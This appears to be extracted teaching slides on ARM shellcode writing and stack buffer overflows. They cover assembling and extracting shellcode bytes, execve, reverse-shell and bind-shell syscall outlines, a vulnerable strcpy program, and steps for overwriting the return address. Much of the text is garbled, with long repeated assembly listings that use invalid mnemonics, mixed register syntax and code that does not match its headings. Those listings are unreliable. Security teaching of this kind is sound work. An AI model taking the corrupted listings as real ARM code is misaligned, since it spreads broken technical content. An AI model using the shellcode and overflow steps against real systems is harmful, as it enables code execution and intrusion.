02480007 ldr r2, [sp, #4]
02480008 b 0x24804
02480009 adds r4, r4, #5
0248000A movcc r2, #1
0248000B movcc r3, #0
0248000C cmp r0, r2
0248000D movcc r2, #0
0248000E andcc r2, r2, #1
0248000F cmp r2, #0
02480010 subeq r2, r2, #1
02480011 subne r2, r2, #1
02480012 b 0x24804
02480013 cmp r4, r4
02480014 cmp r3, #0
```

# Compile Shellcode

```
02470001    subeq    r2, r2, #4
02470002    subne    r2, r2, #4
02470003    addne    r4, r4, #5
02470004    sub      r2, r2, r2
02480001    mov      r0, r2
02480002    mov      r3, r3
02480003    str      r2, [r0, #4]
02480004    bl       0x02480004
02480005    ldr      r2, [r0, #4]
02480006    mov      r4, r3
02480007    strh     r4, r4
02480008    mov      r3, r0
02480009    mov      r0, r2
0248000a    bl       0x0248000a
0248000b    strl     r0, r0, #2
```

Use GNU Assembler to compile ARM assembler

```
as -o shellcode.o shellcode.s
```

Optional: In order to test whether the shellcode works,  
it is necessary to link it

```
02480001    movcc    r2, #0
02480002    movcs    r2, #0
02480003    cmp      r0, r2
02480004    movls    r2, #0
02480005    andlt    r2, r2, #4
02480006    cmp      r2, #0
02480007    subeq    r3, r3, #4
02480008    subne    r3, r3, #2
```

```
ld -N -o shellcode shellcode.o
```

```
02480001    sub      r3, r3, #0
02480002    ldr      r3, r0, #16
02480003    strh     r0, r0
02480004    mov      r0, r2
02480005    b        0x02480005
02480006    adds     r4, r4, #5
02480007    movcc    r2, #4
02480008    movcs    r2, #0
02480009    cmp      r0, r2
0248000a    movls    r2, #0
0248000b    andlt    r2, r2, #4
0248000c    cmp      r2, #0
0248000d    subeq    r5, r5, #4
0248000e    subne    r5, r5, #2
0248000f    b        0x0248000f
02480010    cmp      r4, r4
02480011    movcs    r4, #0
```

# Extract Bytes

```
02470001    subeq    %r1, %r1, %r1
02470002    subne    %r1, %r1, %r1
02470003    addl     %r1, %r1, %r1
02470004    subl     %r1, %r1, %r1
02480001    movl     %r0, %r2
02480002    movl     %r1, %r3
02480003    stc      %r2, [%r1, %r4]
02480004    btl      1000000
02480005    ldrl     %r2, [%r1, %r4]
02480006    movl     %r1, %r2
02480007    movl     %r2, %r3
02480008    movl     %r0, %r2
02480009    btl      1000000
0248000a    movl     %r0, %r2, %r2
```

Since the GNU assembler creates a full ELF binary, it is necessary to extract the bytes

```
objcopy -O binary shellcode.o shellcode.bin
```

Print bytes in C string format

```
hexdump -v -e '"\"\\\"x" 1/1 "%02x" ""' shellcode.bin
```

```
\x01\x10\x8f\xe2\x11\xff\x2f\xe1\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\x
x22\x04\x27\x01\xdf\x00\xbe\x41\x52\x4d\x20\x41\x73\x73\x65\x6d\x
x62\x6c\x79\x41
```

```
02490001    movl     [%r1, %r2], %r3
02490002    btl      1000000
02490003    addl     %r1, %r1, %r1
02490004    movcel   %r2, %r1
02490005    movcel   %r3, %r0
02490006    cmpl     [%r1, %r2], %r3
02490007    movcel   %r2, %r0
02490008    andrl    %r2, %r2, %r1
02490009    cmpl     %r2, %r0
0249000a    subne    %r1, %r1, %r1
0249000b    subne    %r1, %r1, %r1
0249000c    btl      1000000
0249000d    cmpl     %r1, %r1
0249000e    cmpl     %r1, %r0
```

# Use ropper to compile shellcode

```
ropper --asm "add r1, pc, #1; bx r1" S --arch ARM; # switch to Thumb
state
"\x01\x10\x8f\xe2\x11\xff\x2f\xe1"
```

```
ropper --asm "
eors r2, r2, r2
adr r1, #8
movs r0, #1
strb r2, [r1, #12]
movs r2, #12
movs r7, #4
svc #1
" S --arch ARMTHUMB;
"\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\x22\x04\x27\x01\xdf"
```

```
shellcode = "\x01\x10\x8f\xe2\x11\xff\x2f\xe1"
shellcode += "\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\x22\x04\x27\x01\xdf"
shellcode += "ARM AssemblyA"
```



# Use ropper to compile shellcode

```
eors r2, r2, r2
adr r1, #8
movs r0, #1
strb r2, [r1, #12]
movs r2, #12
movs r7, #4
svc #1
```

Listing 1: shellcode.s

```
ropper --file shellcode.s --asm S --arch ARMTHUMB
"\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\x22\x04\x27\x01\xdf"
```

# Common Shellcodes - execve

```

02471001 subeq    r2, r2, #4
12471002 subne    r2, r2, #4
10811003 addne    r4, r4, #5
e0412002 sub     r2, r4, r2
e1800002 mov     r0, r2
e1801003 mov     r3, r5
e3802004 stc     r2, [r0, #4]
e00200e1 bl      10a284
e7802004 ldr     r2, [r0, #4]
e1801003 mov     r3, r5
e0ff0074 orlth   r4, r4
e1803009 mov     r3, r0
e1800002 mov     r0, r2
e0010003 bl      10a490
e7000032 subL    r0, r0, #2
e1841001 orc     r1, r4, r1, lsl, #10
e1500001 cmp     r0, r4
38000043 bts     1076
e0410003 addis   r4, r4, #5
12803001 movcc   r2, r4
12802000 movcs   r2, #0
e1500001 cmp     r0, r4
e1520000 cmp     r2, #0
02471001 subeq    r0, r0, #4
12471002 subne    r0, r0, #2
10811003 addne    r4, r4, #5
e0412003 sub     r4, r4, #0
e1800007 orc     r0, r0, r7, lsl, #10
e0ff0074 b      10a00
e0400003 sub     r5, r0, #0
e1800020 lsr     r3, r0, #10
e0ff0075 orlth   r0, r0
e3800001 mov     r0, r4
e0ff00c3 b      10a00
e0011005 addis   r4, r4, #5
13802001 movcc   r2, r4
12803000 movcs   r2, #0
e1500001 cmp     r0, r4
12802000 movls   r2, #0
32842001 andbt   r2, r2, #1
e0528000 cmp     r2, #0
02450001 subneq   r5, r5, #4
12450002 subne    r0, r0, #2
e0ffff05 b      10a00
e1510001 cmp     r4, r4
11528000 movcs   r3, r0

```

Calls `execve` system call to spawn a shell

- `setreuid` - make sure that priveleges are not dropped
- `execve` - call `/bin/sh`

# Common Shellcodes - reverse shell

```
02471000 subseq 07, 07, 04
12477000 subseq 07, 07, 04
10811000 addline 04, 04, 05
00412000 sub 04, 04, 04
01800000 mov 00, 02
01801000 mov 04, 05
01802000 stc 02, [ip, 04]
01803000 hll 100200
01804000 ldr 02, [ip, 04]
01805000 mov 04, 05
01806000 orxh 04, 04
01807000 mov 00, 02
01808000 hll 100200
01809000 sub 00, 00, 02
01810000 orx 04, 04, 04, 04, 04
01811000 cmp 00, 02
01812000 hll 100200
01813000 addls 04, 04, 05
12803000 movcx 02, 04
12804000 movcx 02, 00
01815000 cmp 00, 02
01816000 movcx 02, 00
01817000 andhl 02, 02, 04
01818000 cmp 02, 00
01819000 subseq 05, 05, 04
12479000 subseq 05, 05, 04
10814000 addline 04, 04, 05
00413000 sub 04, 04, 00
01819007 orx 00, 05, 07, 04, 04
01819110 h 10000
01819105 sub 05, 05, 00
01800020 lsr 04, 00, 010
01818070 orxh 00, 00
01800001 mov 00, 02
01818100 h 10000
01811000 addls 04, 04, 05
12802000 movcx 02, 04
12803000 movcx 02, 00
01815000 cmp 00, 02
12804000 movcx 02, 00
01812000 andhl 02, 02, 04
01818000 cmp 02, 00
01819001 subseq 05, 05, 04
12479002 subseq 05, 05, 04
01819105 h 10000
01819001 cmp 04, 04
01818000 movcx 04, 00
```

Connects to an IP address and port and provides shell access

- **socket** - create a socket
- **connect** - connect to IP/PORT
- **dup2** - redirect **stderr**
- **dup2** - redirect **stdout**
- **dup2** - redirect **stdin**
- **execve** - call **/bin/sh**

# Common Shellcodes - bind shell

Bind a socket to port and provides shell access

- **socket** - create a socket
- **bind** - bind a socket to IP/PORT
- **listen** - listen on the created socket
- **accept** - accept incoming connection
- **dup2** - redirect **stderr**
- **dup2** - redirect **stdout**
- **dup2** - redirect **stdin**
- **execve** - call **/bin/sh**

```
02471004 subseq %EAX,%EAX,%EAX
02471005 subseq %EAX,%EAX,%EAX
02471006 addlne %EAX,%EAX,%EAX
02471007 sub %EAX,%EAX,%EAX
02471008 mov %EAX,%EAX
02471009 mov %EAX,%EAX
0247100A stc %EAX,%EAX,%EAX
0247100B hll %EAX,%EAX,%EAX
0247100C ldr %EAX,%EAX,%EAX
0247100D mov %EAX,%EAX
0247100E sth %EAX,%EAX,%EAX
0247100F mov %EAX,%EAX
02471010 mov %EAX,%EAX
02471011 hll %EAX,%EAX,%EAX
02471012 sub %EAX,%EAX,%EAX
02471013 cmp %EAX,%EAX
02471014 bts %EAX,%EAX,%EAX
02471015 addls %EAX,%EAX,%EAX
02471016 movcx %EAX,%EAX,%EAX
02471017 movcx %EAX,%EAX,%EAX
02471018 cmp %EAX,%EAX,%EAX
02471019 movls %EAX,%EAX,%EAX
0247101A andlt %EAX,%EAX,%EAX
0247101B cmp %EAX,%EAX,%EAX
0247101C subseq %EAX,%EAX,%EAX
0247101D subseq %EAX,%EAX,%EAX
0247101E addlne %EAX,%EAX,%EAX
0247101F sub %EAX,%EAX,%EAX
02471020 orx %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471021 b %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471022 sub %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471023 lsr %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471024 sth %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471025 mov %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471026 b %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471027 addls %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471028 movcx %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471029 movcx %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102A cmp %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102B movls %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102C andlt %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102D cmp %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102E subseq %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102F subseq %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471030 b %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471031 cmp %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471032 movcx %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
```

## Craft shellcode that does the following things:

- call `setreuid`
  - `arg1 (ruid) - root = 0`
  - `arg2 (euid) - root = 0`
- call `execve`
  - `arg1 (command) - pointer to command`
  - `arg2 (args) - 0`
  - `arg3 (env) - 0`
- command `"/bin/sh"`



```

e1400000 subseq r2, r2, #4
12477000 subseq r2, r2, #4
10011000 addne r4, r4, #0
e0412000 sub r2, r2, #2
e1000000 mov r3, r2
e1001000 mov r4, #5
e0000000 str r2, [r0, #4]
e0000001 bl 100200
e7002000 ldr r2, [r0, #4]
e1001000 mov r4, #5
e0ff4074 orlth r4, #0
e1005000 mov r5, #0
e1000002 mov r6, #0
e0000000 bl 100200
e0000000 mov r7, #0
e1001001 orl r4, r4, #0x10000000
e1000001 cmp r4, #0
e0000000 mov r7, #0
e0011000 and r4, r4, #0
11000000 mov r4, #0
e0000000 cmp r4, #0
e1000001 cmp r4, #0
e0000000 mov r4, #0
e0000000 cmp r4, #0
e1000001 orl r4, r4, #0x10000000
e0ff7710 b 100000
e0405000 sub r5, r5, #0
e1000020 lsr r3, r3, #16
e0ff3070 orlth r3, #0
e0000001 mov r4, r4
e0ff7700 b 100000
e0011000 adds r4, r4, #5
11000000 movcc r2, #4
21000000 movcc r2, #0
e1000001 cmp r4, #4
e1002000 movl r2, #0
e0012001 andrl r2, r2, #4
e1000000 cmp r2, #0
e1405001 subseq r5, r5, #4
12477000 subseq r5, r5, #4
e0ff7700 b 100000
e1000001 cmp r4, #4
21000000 movcc r2, #0

```

# System Calls

	02477001	subeq	r7, r7, #4	
	02477002	subne	r7, r7, #4	
	02477003	addne	r4, r4, #5	
	02477004	sub	r2, r4, #2	
	02477005	mov	r0, r2	
	02477006	mov	r3, r5	
	02477007	str	r2, [sp, #4]	
	02477008	bl	10a2a4	
	02477009	ldr	r2, [sp, #4]	
	0247700a	mov	r4, r5	
	0247700b	uxth	r4, r4	
	0247700c	mov	r0, r0	
	0247700d	mov	r0, r2	
	0247700e	bl	10a2a0	
	0247700f	sub	r0, r0, #2	
syscall	r7	r0	r1	r2
sys_read	0x3	unsigned int fd	char *buf	size_t count
sys_write	0x4	unsigned int fd	const char *buf	size_t count
sys_execve	0xb	const char *cmd	const char *argv[]	const char envp[]
sys_setreuid	0xcb	uid_t ruid	uid_t euid	

[https://w3challs.com/syscalls/?arch=arm\\_thumb](https://w3challs.com/syscalls/?arch=arm_thumb)

## Stack-based Memory Corruptions

```

e7800001 movhl  %0, %0
e2800000 movl   %0, %0
e1500001 cmp    %0, %0
e3800000 movhl  %0, %0
e7500000 cmp    %0, %0
02477001 subeq   %7, %7, %4
12477001 subne   %7, %7, %4
10821000 addlne  %4, %4, %5
e0412002 sub     %2, %4, %2
e1800002 mov     %0, %2
e1801000 mov     %3, %5
e5802004 stc     %2, [%0, %4]
e0020000 btl     108280
e7802004 ldr     %2, [%0, %4]
e1801000 mov     %3, %5
e5778074 orlth   %4, %4
e1803000 mov     %3, %0
e1800002 mov     %0, %2
e0020000 btl     108280
e0000000 subl    %0, %0, %0
e0000000 orl    %1, %4, %4, %3, %10
e0000000 cmp     %0, %4
e0000000 bts     10780
e0011000 addsl  %4, %4, %5
                %2, %4
e2802000 movex  %2, %0
e1500001 cmp     %0, %2
e3802000 movlx  %2, %0
e2822001 andhl  %2, %2, %4
e2520000 cmp     %2, %0
02455001 subeq   %5, %5, %4
12455001 subne   %5, %5, %2
10814000 addlne  %4, %4, %5
e0412000 sub     %4, %4, %0
e1850007 orl     %0, %5, %7, %3, %10
e0777710 b         10080
e0450000 sub     %5, %5, %5
e1800020 lsr     %3, %0, %10
e0778070 orlth   %0, %0
e2800001 mov     %0, %2
e0777710 b         10080
e0011000 addsl  %4, %4, %5
e3802001 movex  %2, %4
e2802000 movex  %2, %0
e1500001 cmp     %0, %2
e3802000 movlx  %2, %0
e2822001 andhl  %2, %2, %4
e2520000 cmp     %2, %0
02455001 subeq   %5, %5, %4
12455001 subne   %5, %5, %2
e0777710 b         10080
e1520001 cmp     %4, %4
e1520000 movex  %4, %0

```

# What is a buffer overflow? (1)

```
02471001    subeq    r3, r3, #1
02471002    subne    r3, r3, #2
02471003    addne    r4, r4, r5
02471004    sub     r2, r4, r2
02471005    mov     r6, r2
02471006    mov     r3, r5
02471007    str     r2, [r4, #4]
02471008    bl      024244
02471009    ldr     r2, [r4, #4]
0247100a    mov     r4, r5
```

```
1
2 void dosomething(char *msg){
3     char buf[128];
4     strcpy(buf, msg);
5     puts(buf);
6 }
7
8 void main(int argc, char *argv[]){
9     dosomething(argv[1]);
10 }
```

```
02480005    ldr     r3, r6, #16
02480006    uxtb    r5, r6
02480007    mov     r4, r2
02480008    b       024800
02481005    adds    r4, r4, r5
02482004    movcc   r2, r4
02483000    movcs   r3, r6
02484001    cmp     r4, r2
02485006    movls   r2, r6
02486204    andbt   r2, r2, r4
02487000    cmp     r2, r6
02488001    subeq    r5, r5, #1
02489002    subne    r5, r5, #2
0248ff35    b       024800
02491001    cmp     r4, r4
02492000    movcs   r4, r6
```



# What is a buffer overflow? (2)

```
02471004    subeq    %r3, %r3, #4
02471008    subine   %r3, %r3, #2
0247100c    addine   %r4, %r4, #5
02471010    sub      %r4, %r4, #2
02471014    mov      %r0, %r2
02471018    mov      %r3, %r5
0247101c    stc      %r2, [%r0, #4]
02471020    btl      0x02400
02471024    ldr      %r2, [%r0, #4]
02471028    mov      %r4, %r5
0247102c    sth      %r4, %r0
02471030    mov      %r0, %r0
02471034    mul      %r0, %r0, #2
02471038    cmp      %r4, %r4, %r3, %r3, #10
0247103c    cmp      %r0, %r2
02471040    btl      0x02400
02471044    addis    %r4, %r4, #5
02471048    movcc    %r2, %r4
0247104c    movcc    %r2, %r0
02471050    cmp      %r0, %r2
02471054    movlsl   %r2, %r0
02471058    andlrl   %r2, %r2, #4
0247105c    cmp      %r2, %r0
02471060    subeq    %r5, %r5, #4
02471064    subine   %r5, %r5, #2
02471068    addine   %r4, %r4, #5
0247106c    sub      %r4, %r4, #2
02471070    orc      %r0, %r0, %r7, %r3, #10
02471074    b        0x02400
02471078    sub      %r5, %r5, #5
0247107c    lsr      %r4, %r0, #10
02471080    sth      %r0, %r0
02471084    mov      %r0, %r2
02471088    b        0x02400
0247108c    addis    %r4, %r4, #5
02471090    movcc    %r2, %r4
02471094    movcc    %r2, %r0
02471098    andlrl   %r2, %r2, #4
0247109c    cmp      %r2, %r0
024710a0    subine   %r5, %r5, #4
024710a4    subine   %r5, %r5, #2
024710a8    b        0x02400
024710ac    cmp      %r4, %r4
024710b0    movcc    %r4, %r0
```

A buffer overflow condition exists when the program tries to write data into another buffer without checking if the data fits into the buffer.

A buffer overflow can occur on/in the:

- Stack
- Heap
- Data/BSS section

## What is a buffer overflow? (3)

```
0x47780000    addw     r4,r4,#0x4  
12477800      addw     r6,r7,#0x2  
106412000     addw     r4,r4,#0  
0x4120000     sub     r2,r4,#0x2  
01000000     movz    r9,r2  
010010000     movz    r4,r4  
05020000      str     [r9,#0x4]  
00000000      bl     0x0200  
05902000      ldr     r2,[r9,#0x4]  
01001000     movz    r4,r4  
00100000      movz    r9,r4  
01000000     movz    r9,r9
```

program tries to write data into  
into the buffer.

A buffer overflow condition exists when the program tries to write data into another buffer without checking if the data fits into the buffer.

A buffer overflow can occur on/in the:

- Stack
- Heap
- Data/BSS section

# How can a buffer overflow occur (1)

- Design issue in C/C++
- No compiler-based boundary checks
- Vulnerable functions
  - strcpy
  - memcpy
  - sprintf
  - gets
  - and more

```

02471001    subeq    r3, r3, #4
02471002    subine   r7, r7, #2
02471003    addine   r4, r4, #5
02471004    sub      r2, r4, #2
02471005    mov      r0, r2
02471006    mov      r3, r5
02471007    stc      r2, [r0, #4]
02471008    bl       024240
02471009    ldr      r2, [r0, #4]
0247100a    mov      r4, r5
0247100b    sth      r4, r4
0247100c    mov      r3, r0
0247100d    mov      r0, r2
0247100e    bl       024240
0247100f    subl     r0, r0, #2
02471010    orr      r1, r4, r1, lsl, #16
02471011    cmp      r0, r4
02471012    bhs      024760
02471013    addis    r4, r4, #0
02471014    movcc    r2, #1
02471015    movcc    r2, #0
02471016    cmp      r0, r4
02471017    movl     r2, #0
02471018    andl     r2, r2, #1
02471019    cmp      r2, #0
0247101a    subeq    r5, r5, #4
0247101b    subine   r5, r5, #2
0247101c    addine   r4, r4, #5
0247101d    sub      r4, r4, #0
0247101e    orr      r0, r5, r7, lsl, #16
0247101f    b        024240
02471020    sub      r5, r5, #0
02471021    lsr      r4, r0, #16
02471022    sth      r0, r0
02471023    mov      r0, r4
02471024    b        024240
02471025    addis    r4, r4, #0
02471026    movcc    r2, #1
02471027    movcc    r2, #0
02471028    cmp      r0, r4
02471029    movl     r2, #0
0247102a    andl     r2, r2, #1
0247102b    cmp      r2, #0
0247102c    subine   r5, r5, #1
0247102d    subine   r5, r5, #2
0247102e    b        024240
0247102f    cmp      r4, r4
02471030    movcc    r2, #1

```

## How can a buffer overflow occur (2)

```
1
2 void dosomething(char *msg){
3     char buf[128];
4     strcpy(buf, msg);
5     puts(buf);
6 }
7
8 void main(int argc, char *argv[]){
9     dosomething(argv[1]);
10 }
```

```
02412001 subeq r2, r2, #1
02412002 subne r2, r2, #1
02412003 addne r2, r2, #5
02412004 sub r2, r2, #2
02412005 mov r0, r2
```

sp →

r11 →



```
02402001 movcs r2, #0
02402002 movcs r2, #0
02402003 cmp r0, r2
02402004 movls r2, #0
02402005 andbt r2, r2, #1
02402006 cmp r2, #0
02402007 subne r2, r2, #1
02402008 subne r2, r2, #2
02402009 b 02402009
0240200A cmp r2, r2
0240200B movcs r2, #0
```

# How can a buffer overflow occur (3)

```
1 // vuln.c
2 #include <stdio.h>
3
4 void dosomething(char *msg){
5     char buf[128];
6     strcpy(buf, msg);
7     puts(buf);
8 }
9
10 void main(int argc, char *argv[]){
11     dosomething(argv[1]);
12 }
```

```
# 127 A's
./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
02472001 subseq 0, 0, 0, 0
02472002 subseq 0, 0, 0, 0
02472003 addseq 0, 0, 0, 0
02472004 sub 0, 0, 0, 0
```

sp →

.	.	.	.
.	.	.	.
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
..	..	..	..
41	41	41	41
41	41	41	41
41	41	41	00
7E	FF	F5	C8
00	01	04	CC
.	.	.	.

r11 →

```
02472005 movcs 0, 0, 0, 0
02472006 cmp 0, 0, 0, 0
02472007 movcs 0, 0, 0, 0
02472008 andhi 0, 0, 0, 0
02472009 cmp 0, 0, 0, 0
0247200A subseq 0, 0, 0, 0
0247200B subseq 0, 0, 0, 0
0247200C mov 0, 0, 0, 0
0247200D cmp 0, 0, 0, 0
0247200E mov 0, 0, 0, 0
```

# How can a buffer overflow occur (4)

```
1 // vuln.c
2 #include <stdio.h>
3
4 void dosomething(char *msg){
5     char buf[128];
6     strcpy(buf, msg);
7     puts(buf);
8 }
9
10 void main(int argc, char *argv[]){
11     dosomething(argv[1]);
12 }
```

```
# more than 132 A's
./vuln AAAAAAAAAAAAAAAAAA...AAAAAAAAAAAAAAAA
```

```
02477001 subseq 0, 0, 0, 0
02477001 subseq 0, 0, 0, 0
02477001 subseq 0, 0, 0, 0
02477001 subseq 0, 0, 0, 0
```

sp →

.	.	.	.
.	.	.	.
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
..	..	..	..
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
.	.	.	.

r11 →


```
02477001 movcs 0, 0, 0, 0
02477001 cmp 0, 0, 0, 0
02477001 cmp 0, 0, 0, 0
02477001 andhi 0, 0, 0, 0
02477001 cmp 0, 0, 0, 0
02477001 subseq 0, 0, 0, 0
02477001 subseq 0, 0, 0, 0
02477001 b 0, 0, 0, 0
02477001 cmp 0, 0, 0, 0
02477001 cmp 0, 0, 0, 0
```

## How can a buffer overflow occur (5)

```

1 push    {r11, lr}
2 add     r11, sp, #4
3 sub     sp, sp, #136
4 str     r0, [r11, #-136]
5 sub     r3, r11, #132
6 ldr     r1, [r11, #-136]
7 mov     r0, r3
8 bl      0x10308 <strcpy@plt>
9 sub     r3, r11, #132
10 mov     r0, r3
11 bl      0x10314 <puts@plt>
12 nop
13 sub     sp, r11, #4
14 pop     {r11, pc}

```



# How can a buffer overflow occur (6)

```

1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132
6  ldr r1, [r11, #-136]
7  mov r0, r3
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132 @<- pc
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc}
    
```

sp →

.	.	.	.
.	.	.	.
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
..	..	..	..
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
.	.	.	.

r11 →

	r0
	r1
	r2
	r3
	r4
	r5
	r6
	r7
	r8
	r9
	r10
0x7EFFF848	r11
	r12
0x7EFFFABC	sp
	lr
0x00010404	pc



# How can a buffer overflow occur (7)

```

1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132
6  ldr r1, [r11, #-136]
7  mov r0, r3
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc} @<- pc
    
```

	.	.	.	.
	.	.	.	.
	41	41	41	41
	41	41	41	41
	41	41	41	41
	41	41	41	41
	..	..	..	..
	41	41	41	41
	41	41	41	41
	41	41	41	41
sp →	41	41	41	41
r11 →	41	41	41	41
	.	.	.	.

	r0
	r1
	r2
	r3
	r4
	r5
	r6
	r7
	r8
	r9
	r10
0x7EFFFFB48	r11
	r12
0x7EFFFFB4C	sp
	lr
0x00010418	pc

# How can a buffer overflow occur (8)

```

1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132
6  ldr r1, [r11, #-136]
7  mov r0, r3
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc}
    
```

sp →

.	.	.	.
.	.	.	.
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
..	..	..	..
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
.	.	.	.

	r0
	r1
	r2
	r3
	r4
	r5
	r6
	r7
	r8
	r9
	r10
0x41414141	r11
	r12
0x7EFFF844	sp
	lr
0x41414140	pc

# How can it be abused (1)

```
02471001 subseq r2, r2, #4
02471002 subme r7, r7, #2
02471003 addme r4, r4, #5
02471004 sub r2, r2, r2
02480001 mov r0, r2
02481001 mov r3, r5
02482001 stc r2, [r0, #4]
02483001 hlt 0x02484
02484001 ldc r2, [r0, #4]
02485001 mov r4, r5
02471074 sixth r4, r4
02471075 mov r0, r0
02471076 hlt 0x02477
```

Local variables, function arguments and stack metadata could be overwritten.

Possibilities:

- Changing variables or arguments
- Redirection of the program flow to another code location
- Execution of injected code

```
02480001 sub r0, r0, #2
02481001 orx r1, r4, r1, lsl, #16
02482001 cmp r0, r2
02483001 hlt 0x02484
02484001 addis r4, r4, #5
02485001 movcc r2, #2
02486001 movcs r2, #0
02487001 cmp r0, r2
02488001 movls r2, #0
02489001 andlt r2, r2, #4
02490001 cmp r2, #0
02491001 subseq r5, r5, #4
02492001 subme r6, r6, #2
02493001 sub r5, r5, r5
02494001 ldc r3, r0, #16
02495001 sixth r0, r0
02496001 mov r1, r2
02497001 hlt 0x02498
02498001 addis r4, r4, #5
02499001 movcc r2, #2
02500001 movcs r2, #0
02501001 cmp r1, r2
02502001 movls r2, #0
02503001 andlt r2, r2, #4
02504001 cmp r2, #0
02495001 subme r5, r5, #4
02496001 subme r6, r6, #2
02497001 hlt 0x02498
02498001 cmp r4, r4
02499001 movcs r2, #2
```

## How can it be abused (2)

1. Determine the injection vector
2. Determine offset to pc
3. Place the shellcode in the buffer
4. Determine address of the buffer
5. Overwrite the return address with an address to the shellcode

```
02471001    subeq    r3, r3, #4
02471002    subine   r7, r7, #2
02471003    addine   r4, r4, #5
02471004    sub      r2, r4, #2
02480002    mov      r0, r2
02481003    mov      r3, r5
02482004    stc      r2, [r0, #4]
02483001    bl       024240
02484004    ldr      r2, [r0, #4]
02485003    mov      r4, r5
02486004    sth      r4, r4
02487000    mov      r3, r0
02488002    mov      r0, r2
02489003    bl       024240
02490002    sub      r0, r0, #2
02491001    orr      r1, r4, r1, lsl, #16
02492001    cmp      r0, r4
02493003    bts      16, r0
02494000    addis    r4, r4, #5
02495001    movcc    r2, #4
02496000    movcs    r2, #0
02497001    cmp      r0, r4
02498000    movlcs   r2, #0
02499001    andbt    r2, r2, #4
02500000    cmp      r2, #0
02501001    subeq    r3, r3, #4
02502002    subine   r5, r5, #2
02503003    addine   r4, r4, #5
02504000    b        024240
02505001    mov      r0, r4
02506003    b        024240
02507000    addis    r4, r4, #5
02508001    movcc    r2, #4
02509000    movcs    r2, #0
02510001    cmp      r0, r4
02511000    movlcs   r2, #0
02512001    andbt    r2, r2, #4
02513000    cmp      r2, #0
02514001    subine   r5, r5, #4
02515002    subine   r0, r5, #2
02516003    b        024240
02517001    cmp      r4, r4
02518000    movcs    r4, #0
```

# How can it be abused - Injection Vector

```
02471001 subseq 03, 03, 04
12471002 subseq 07, 07, 08
10811005 addline 04, 04, 05
00412002 sub 02, 02, 02
01800002 mov 00, 02
01801008 mov 03, 03
03802004 stc 02, [ip, 04]
00020001 b1 100200
07802004 ldr 02, [ip, 04]
01801008 mov 03, 03
00770074 uth 04, 04
01803000 mov 03, 00
01800002 mov 00, 02
00020005 b1 100200
07800000 sub 00, 00, 02
01801001 orr 01, 04, 01, 303, 010
01500001 cmp 00, 02
00000003 b1s 10700
00011000 addis 04, 02, 00
12802001 movcc 02, 00
03802000 movls 02, 00
02021001 andb1 02, 02, 01
03520000 cmp 02, 00
02450001 subseq 03, 03, 04
12450002 subseq 05, 05, 06
10811005 addline 04, 04, 05
00412009 sub 01, 02, 00
01800007 orr 00, 05, 07, 303, 010
00770074 b 10000
00400005 sub 03, 03, 00
01800020 lsr 03, 00, 010
00770070 uth 00, 00
03800001 mov 0p, 02
00770070 b 10000
00011000 addis 04, 04, 00
12802001 movcc 02, 02
12802000 movcs 02, 00
01500001 cmp 0p, 02
02802000 movls 02, 00
02802001 andb1 02, 02, 01
00520000 cmp 02, 00
02450001 subseq 05, 05, 04
